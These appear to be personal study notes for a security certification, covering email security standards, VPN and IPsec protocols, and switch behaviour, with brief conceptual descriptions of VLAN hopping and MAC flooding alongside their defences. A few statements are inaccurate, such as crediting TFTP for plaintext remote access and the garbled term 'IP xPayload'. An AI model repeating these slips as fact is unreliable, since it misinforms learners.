
- *Mail User Agent (MUA)*
- *Mail Submission Agent (MSA)*
- *Mail Transfer Agent (MTA)*
- *Mail Delivery Agent (MDA)*

Post Office Protocol *version 3 (POP3)* (TCP port 110). *All emails are stored on local machine.*
Internet Message Access Protocol *(IMAP)* (technically version 4) (TCP port 143). Leaves message copy on the server.

Secure Multipurpose Internet Mail Extensions (S/MIME) S/MIME is an email security standard that offers authentication and confidentiality to email through public key encryption, digital envelopes, and digital signatures. Authentication is provided through X.509 digital certificates issued by trusted third-party CAs. Privacy is provided through the use of Public Key Cryptography Standard (PKCS) standards-compliant encryption. Two types of messages can be formed using S/MIME: signed messages and secured enveloped messages. A signed message provides integrity, sender authentication, and nonrepudiation. An enveloped message provides recipient authentication and confidentiality.



Pretty Good Privacy (PGP) PGP is a peer-to-peer public-private key-based email system that uses a variety of encryption algorithms to encrypt files and email messages. PGP is not a standard but rather an independently developed product that has wide internet grassroots support, which has elevated its proprietary certificates to de facto standard status.




MAIN USES OF PGP ENCRYPTION

Sending and receiving encrypted emails.

Verifying the ID of an encrypted message sender.


Encrypting files stored on your devices or the cloud.




HOW PGP ENCRYPTION WORKS

1. User A wants to send User B a private email
2. User B generates a public and private key
3. User B keeps the private key and sends back the public key
4. User A encrypts their message using the public key
5. User A sends the private encrypted message
6. User B decrypts the message with the private key


DomainKeys Identified Mail (DKIM) is an email security standard that helps detect whether messages are altered in transit between sending and receiving mail servers. DKIM authentication uses public-key cryptography to sign email with a responsible party's private key as it leaves a sending server; recipient servers then use a public key published to the DKIM's domain to verify the source of the message, and that the parts of the message included in the DKIM signature haven't changed since the message was signed. Once the signature is verified with the public key by the recipient server, the message passes DKIM and is considered authentic.




Sender Policy Framework (SPF) To protect against spam and email spoofing, an organization can also configure their SMTP servers for Sender Policy Framework. SPF operates by checking that inbound messages originate from a host authorized to send messages by the owners of the SMTP origin domain. For example, if you receive a message from mark.nugget@abccorps.com, then SPF checks with the administrators of smtp.abccorps.com that mark nugget is authorized to send messages through their system before the inbound message is accepted and sent into your recipient's inbox.



Domain Message Authentication Reporting and Conformance (DMARC) *DMARC* is a DNS-based email authentication system. It is intended to protect against business email compromise (BEC), phishing, and other email scams. Email servers can verify if a received message is valid by following the DNS-based instructions; if invalid, the email can be discarded, quarantined, or delivered anyway.



STARTTLS (aka *explicit TLS* or *opportunistic TLS* for SMTP) will attempt to set up an encrypted connection with the target email server in the event that it is supported. STARTTLS is not a protocol but instead an SMTP command. Once the initial SMTP connection is made to the email server, the STARTTLS command will be used. If the target system supports TLS, then an encrypted channel will be negotiated. Otherwise, it will remain as plaintext. STARTTLS's secure session will take place on TCP port 587. STARTTLS can also be used with IMAP connections, whereas POP3 connections use the STLS command to perform a similar function.




Implicit SMTPS This is the TLS-encrypted form of SMTP, which assumes the target server supports TLS. If accurate, then an encrypted session is negotiated. If not, then the connection is terminated because plaintext is not accepted. SMTPS communications are initiated against TCP port 465.

Simple Authentication and Security Layer (SASL) is a framework for application protocols, such as IMAP, SMTP, ACAP, and LDAP if TLS encrypted authentication is necessary to add authentication support. For example, SASL is used to prove to the server who you are when you access an IMAP server to read your e-mail.


Virtual private network (VPN) is a communication channel between two entities across an intermediary untrusted network. VPNs can provide several critical security functions, such as access control, authentication, confidentiality, and integrity. Most VPNs use encryption to protect the encapsulated traffic, but encryption is not necessary for the connection to be considered a VPN. A VPN is an example of a virtualized network.


VPN concentrator is a dedicated hardware device designed to support a large number of simultaneous VPN connections, often hundreds or thousands. It provides high availability, high scalability, and high performance for secure VPN connections. A VPN concentrator can also be called a *VPN server*, a *VPN gateway*, a *VPN firewall*, a *VPN remote access server (RAS)*, a *VPN device*, a *VPN proxy*, or a *VPN appliance*. The use of VPN devices is transparent to networked systems. Therefore, individual hosts do not need to support VPN capabilities locally if a VPN appliance is present.

Transport mode, IPsec provides encryption protection for just the payload and leaves the original message header intact. This type of VPN is also known as a *host-to-host VPN* or an *end-to-end encrypted VPN*




Tunnel mode links or VPNs terminate (i.e., are anchored or end) at VPN devices on the boundaries of the connected networks (or one remote device). In tunnel mode, IPsec provides encryption protection for both the payload and message header by encapsulating the entire original LAN protocol packet and adding its own temporary IPsec header





Tunneling is the network communications process that protects the contents of protocol packets by encapsulating them in packets of another protocol. The encapsulation is what creates the logical illusion of a communications tunnel over the untrusted intermediary network. This virtual path exists between the encapsulation and the de-encapsulation entities located at the ends of the communication.

Split tunnel is a VPN configuration that allows a VPN-connected client system (i.e., remote node) to access both the organizational network over the VPN and the internet directly at the same time.



Full tunnel is a VPN configuration in which all of the client's traffic is sent to the organizational network over the VPN link, and then any internet-destined traffic is routed out of the organizational network's proxy or firewall interface to the internet.

Common VPN protocols: PPTP, L2TP, SSH, OpenVPN (i.e., TLS), and IPsec.

Point-to-Point Tunneling Protocol (PPTP) is an obsolete encapsulation protocol developed from the dial-up Point-to-Point Protocol. It operates at the Data Link layer (layer 2) of the OSI model and is used on IP networks. PPTP uses TCP port 1723. PPTP uses GRE (Generic Routing Encapsulation) to pass PPP via IP. PPTP offers protection for authentication traffic through the same authentication protocols supported by PPP:

- Password Authentication Protocol (PAP)
- Challenge Handshake Authentication Protocol (CHAP)
- Extensible Authentication Protocol (EAP)
- Microsoft Challenge Handshake Authentication Protocol (MS-CHAPv2)

Layer 2 Tunneling Protocol (L2TP) was developed by combining features of PPTP and Cisco's Layer 2 Forwarding (L2F) VPN protocol. Since its development, L2TP has become an internet standard (RFC 2661). Obviously, L2TP operates at layer 2 and thus can support just about any layer 3 networking protocol. L2TP uses UDP port 1701. L2TP (Layer 2 Tunneling Protocol) combines PPTP and L2F (Layer 2 Forwarding, designed to tunnel PPP). L2TP focuses on authentication and does not provide confidentiality: it is frequently used with IPsec to provide encryption. Unlike PPTP, L2TP can also be used on non-IP networks, such as ATM.

802.1X provides authentication at Layer 2. When an unknown system connects to an 802.1X-enabled port, the port is placed in unauthenticated mode. Only 802.1X traffic such as EAPOL (Extensible Authentication Protocol Over LAN) is passed; other protocols such as TCP and UDP are blocked. Local 802.1X software that authenticates a client is called a supplicant. An authenticator running on the switch negotiates EAP authentication with the supplicant, passing the supplied credentials to an authentication server, typically RADIUS or Diameter.

Secure Shell (SSH) is a secure replacement for Telnet (TCP port 23) and many of the Unix "r" tools, such as rlogin, rsh, rexec, and rcp. While TFTP provides plaintext remote access to a system, all SSH transmissions (both authentication and data exchange) are encrypted. SSH operates over TCP port 22. SSH is frequently used with a terminal emulator program such as Minicom or PuTTY.

OpenVPN is based on TLS (formally SSL) and provides an easy-to-configure but robustly secured VPN option. OpenVPN is an open-source implementation that can use either pre-shared passwords or certificates for authentication.

Internet Protocol Security (IPsec) is a standard of IP security extensions used as an add-on for IPv4 and integrated into IPv6. The primary use of IPsec is for establishing VPN links between internal and/or external hosts or networks. IPsec works only on IP networks and provides for secured authentication as well as encrypted data transmission. IPsec is sometimes paired with L2TP as L2TP/IPsec. IPsec isn't a single protocol but rather a collection of protocols, including AH, ESP, HMAC, IPComp, and IKE.

Authentication Header (AH) provides assurances of message integrity and nonrepudiation.
AH also provides the primary authentication function for IPsec, implements session access control, and prevents replay attacks.

Encapsulating Security Payload (ESP) provides confidentiality and integrity of payload contents. It provides encryption, offers limited authentication, and prevents replay attacks. Modern IPsec ESP typically uses advanced encryption standard (AES) encryption. The limited authentication allows ESP to either establish its own links without using AH and perform periodic mid-session reauthentication to detect and respond to session hijacking. ESP can operate in either transport mode or tunnel mode.

Hash-based Message Authentication Code (HMAC) is the primary hashing or integrity mechanism used by IPsec.


IP xPayload Compression (IPComp) is a compression tool used by IPsec to compress data prior to ESP encrypting it in order to attempt to keep up with wire speed transmission.

IPsec uses public-key cryptography and symmetric cryptography to provide encryption (aka hybrid cryptography), secure key exchange, access control, nonrepudiation, and message authentication, all using standard internet protocols and algorithms. The mechanism of IPsec that manages cryptography keys is ***Internet Key Exchange (IKE)***. IKE is composed of three elements: OAKLEY, SKEME, and ISAKMP.

OAKLEY is a key generation and exchange protocol similar to Diffie–Hellman.

Secure Key Exchange Mechanism (SKEME) is a means to exchange keys securely, similar to a digital envelope. Modern IKE implementations may also use ECDHE for key exchange.

Internet Security Association and Key Management Protocol (ISAKMP) is used to organize and manage the encryption keys that have been generated and exchanged by OAKLEY and SKEME. A security association is the agreed-on method of authentication and encryption used by two entities (a bit like a digital keyring). ISAKMP is used to negotiate and provide authenticated keying material (a common method of authentication) for security associations in a secured manner. Each IPsec VPN uses two security associations, one for encrypted transmission and the other for encrypted reception. Thus, each IPsec VPN is composed of two simplex communication channels that are independently encrypted. ISAKMP's use of two security associations per VPN is what enables IPsec to support multiple simultaneous VPNs from each host.


Architecture
RFC 2401 – Security Architecture for IP
ESP Protocol
RFC 2406
AH Protocol
RFC 2402
Encryption Algorithms
RFC 2405 – DES CBC
RFC 2451 – others
Authentication Algorithms
RFC 2403 – MD5
RFC 2404 – SHA
Domain of Interpretation (DOI)
RFC 2407 – Internet Security DOI
Key Management
RFC 2408 – ISAKMP (key management framework)
RFC 2409 – IKE (key exchange protocol)

Switches are the most common modern network management device. A switch operates primarily at layer 2 but may be equipped to operate at layer 3 (or higher) for specialty purposes. An unmanaged switch has no configuration options. A managed switch may offer numerous configuration options, such as VLANs and MAC limiting. All switches operate around four primary functions: learning, forwarding, dropping, and flooding.

Learning mode is how a switch becomes aware of its local network. Each received inbound Ethernet frame is evaluated. First, the source MAC address is checked against the content addressable memory (CAM) table. The CAM table is held in switch memory and contains a mapping between MAC address and port number.


Virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. By default, all ports on a switch are part of VLAN 1. VLANs control and restrict broadcast traffic and reduce a network's vulnerability to sniffers because a switch treats each VLAN as a separate network division. It's the routing function between VLANs that blocks Ethernet broadcasts between subnets and VLANs.

Private VLAN, also known as port isolation, is a technique in computer networking where a VLAN contains switch ports that are restricted such that they can only communicate with a given uplink.

Broadcast storm is a flood of unwanted Ethernet broadcast network traffic.


Port isolation or private ports: These are private VLANs that are configured to use a dedicated or reserved uplink port. a port-isolated VLAN can interact only with each other and over the predetermined exit port or uplink port.

Switched Port Analyzer (SPAN) port, which duplicates the traffic for all other ports, or any port can be configured as the mirror, audit, IDS, or monitoring port for one or more other ports.




Port tap is a means to eavesdrop on network communications, especially when a switch's SPAN function isn't available or doesn't meet the current interception needs.


Trunk port is a dedicated port with higher bandwidth capacity than the other standard access ports. trunk link allows the switches to talk to each other directly, direct traffic between hosts, and stretch VLAN definitions across multiple physical switches. In this manner, VLAN3 on switch 2 can be part of the same VLAN as VLAN3 on switches 4 and 5. This is accomplished using special signaling defined in *IEEE 802.1q* known as VLAN tags.



VLAN tag–modified Ethernet header is not able to be interpreted by any host other than a switch, and then the switch is prepared to do so only on a trunk port. An attacker could construct a header with multiple tags in order to perform ***VLAN hopping***. The double-tagged Ethernet frame could start off in VLAN3 but then move into VLAN2.




MAC flooding attack is an intentional abuse of a switch's learning function to cause it to get stuck flooding. This is accomplished by flooding a switch with Ethernet frames with randomized source MAC addresses. The switch will attempt to add each newly discovered source MAC address to its content addressable memory (CAM) table. Once the CAM table is full, older entries will be dropped to make room for new entries (it is a first-in, first-out, or FIFO, queue). A defense against MAC flooding is often present on managed switches. The feature, known as ***MAC limiting***, restricts the number of MAC addresses that will be accepted into the CAM table from each jack/port.



1. Attacker floods CAM table with frames with numerous invalid source MACs. Valid hosts cannot create CAM entries.

Port	Mac
1	A
3	X
3	Y

MAC spoofing is the changing of the default MAC address to some other value.




I have associated Ports 1 and 2 with the MAC addresses of the devices attached. Traffic destined for each device will be directly forwarded.

MAC cloning is used to impersonate another system, often a valid or authorized network device, to bypass port security or MAC filtering limitations.


CAM flood (common attack against switches) where the attacker attempts to fill the CAM table (content addressable memory table, which associates each MAC address with its port). Once the CAM table is filled, some switches will fail open, and act as a hub, sending all frames to all switch ports. This allows the attacker to sniff all traffic and also simplify man-in-the-middle attacks.

MAC filtering is a security mechanism intended to limit or restrict network access to those devices with known specific MAC addresses. MAC filtering is commonly used on WAPs and switches.

Network address translation (NAT). NAT hides the IPv4 configuration of internal clients and substitutes the IPv4 configuration of the proxy server's own public external NIC in outbound requests. This effectively prevents external hosts from learning the internal configuration of the network.



Port address translation (PAT)—also known as ***overloaded NAT, network and port address translation (NPAT)***, and ***network address and port translation (NAPT)***—which allows a single public ipv4 address to host up to 65,536 simultaneous communications from internal clients.




Private IP address: port	Public IP address: port
10.0.0.100:1055	155.4.12.1:1055
10.0.0.101:1056	155.4.12.1:1056
10.0.0.102:1057	155.4.12.1:1057

